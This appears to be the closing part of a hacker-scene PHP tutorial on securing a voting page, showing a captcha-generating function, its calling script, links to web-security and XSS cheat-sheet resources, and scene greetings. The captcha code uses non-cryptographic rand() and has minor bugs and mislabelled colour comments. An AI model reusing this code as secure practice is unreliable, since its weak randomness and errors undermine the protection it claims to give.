	function captcha ($iNbCaract,$aTextColor, $aBgColor, $aBorderColor ) {
		//checking existance of the function
		if ( !function_exists('imagecreatetruecolor') ){
			return false;
		}

		//Parameters test
		if (!is_int($iNbCaract))
			$iNbCaract = 5;


		if ( is_array($aTextColor) && count($aTextColor)=== 3 ){ // if it is a table
of 3
			for($i=0; $i<3;$i++){
				if ( $aTextColor[$i] < 0 || $aTextColor[$i] > 255 ){ // if it
does not lie between 0 and 255
					$aTextColor[$i] = 0; // one puts at zero = white
				}
			}
		}else { // that not a table of 3
			$aTextColor = array(0,0,0);
		}

		if ( is_array($aBgColor) && count($aBgColor)=== 3 ){ // if it is a table of
3
			for($i=0; $i<3;$i++){
				if ( $aBgColor[$i] < 0 || $aBgColor[$i] > 255 ){ // if it does
not lie between 0 and 255
					$aBgColor[$i] = 255; // one puts at 255 = black
				}
			}
		}else { // that not a table of 3
			$aBgColor = array(255,255,255);
		}

		if ( is_array($aBorderColor) && count($aBorderColor)=== 3 ){ // if it is a
table of 3
			for($i=0; $i<3;$i++){
				if ( $aBorderColor[$i] < 0 || $aBorderColor[$i] > 255 ){ //
if it does not lie between 0 and 255
					$aBorderColor[$i] = 0; // one puts at zero = white
				}
			}
		}else { // that not a table of 3
			$aBorderColor = array(0,0,0);
		}
		//End of parameters test

		//variables
		$iWidth = $iNbCaract * 20;
		$iHeight = 27;
		$iFontSize = 5; // de 1 à 5
```

```
                        $sRep = "./captcha/";
                        //end of variables

                        //number
                        $aCaractere = array();
                        for ($i=0; $i<=9; $i++)
                                $aCaractere[]  = $i;
                        //capital letter
                        for ($i=65; $i<=90; $i++)
                                $aCaractere[] = chr($i);
                        //tiny letter
                        for ($i=97; $i<=122; $i++)
                                $aCaractere[] = chr($i);

                        //random text
                        $sTexte = "";
                        $sTexteImg = "";
                        $iLenCaractere = sizeof($aCaractere)-1;
                        for ($cpt=0;$cpt<$iNbCaract;$cpt++) {
                                $iNum_caract=rand(0, $iLenCaractere );
                                $sTexte .= $aCaractere[$iNum_caract];
                                $sTexteImg .= $aCaractere[$iNum_caract] . " ";
                        }

                        //saving the text in the session
                        $_SESSION['captcha'] = $sTexte;

                        //creation of an image
                        $rImage = imagecreatetruecolor ($iWidth, $iHeight);

                        //text colour
                        if (count($aTextColor) === 3)
                                $cText_color = imagecolorallocate ($rImage, $aTextColor[0],
        $aTextColor[1], $aTextColor[2]);

                        // background colour
                        if (count($aBgColor) === 3)
                                $cBg_color = imagecolorallocate ($rImage, $aBgColor[0],
        $aBgColor[1], $aBgColor[2]);

                        // background colour
                        if (count($aBorderColor) === 3)
                                $cBorder_color = imagecolorallocate ($rImage, $aBorderColor[0],
        $aBorderColor[1], $aBorderColor[2]);

                        // we draw border
                        imagefilledrectangle($rImage, 0, 0, $iWidth, $iHeight,$cBorder_color);
                        imagefilledrectangle($rImage, 1, 1, $iWidth-2, $iHeight-2,$cBg_color);

                        // we write the text
                        imagestring ($rImage, $iFontSize, 10, 5,  $sTexteImg, $cText_color);

                        // we make the image scrambled: fuzzy
                        imagefilter($rImage, IMG_FILTER_SMOOTH, 2); //IMG_FILTER_EMBOSS,
        IMG_FILTER_SMOOTH

                        // Rotation
                        $rImage = imagerotate($rImage, 5, $cBg_color);

                        return imagepng($rImage);

                        imagedestroy ($rImage);
                }

?>
```


captcha.php :

```
        <?php
                include ("captcha.fct.php");
                header('Content-type: image/png');
                header('Last-Modified: ' . gmdate("D, d M Y H:i:s") . ' GMT');
                header('Cache-Control: no-store, no-cache, must-revalidate');
                header('Cache-Control: post-check=0, pre-check=0', false);
                header('Pragma: no-cache');
                session_start();
                echo captcha(5,array(0,0,0),array(255,255,255),array(0,250,125));
?>
```

And 'ipquionvote.txt' contains the IP mailing list which has voted.

Leave this txt blank

Test your secure vote system now, wow, that work!



See also

http://www.owasp.org/index.php/ (Open Web Application Security Project)

http://www.agents-codeurz.com/ (if you have a code problem…)

http://www.gnucitizen.org/xssdb/application.htm (Attack Database)

http://www.xssed.com (Mirror Archive of Vulnerable Websites)

http://ha.ckers.org/xss.html (XSS Cheat sheet Database)

--
http://php.net/manual/en/function.htmlentities.php
http://php.net/manual/en/function.htmlspecialchars.php
http://php.net/manual/en/function.strip-tags.php

Greetings

Nexus, Langy, Uber0n, FullFreeez, RePliKaN!, bl00d, c0de91, Xonzai, Xspider, Xerces, Honnox, Blwood, str0ke, KPCR, tr00ps, Nam_K, Fyuw, v00d00chile, Sh0ck, NeoCoderz, Sheiry, Bartholomew, d3v1l, pentest, Pig, s3th, Sp1r1t, t0fx & p3lo
#carib0u - security-sh3ll - Europa Security - GoogleBig

And all hardworking sceners in the scene!
d2UgYXJlIDEzMzc=

If you want contact me, add to your msn this address: xylitol@fbi.gov
my site: http://xylitol.free.fr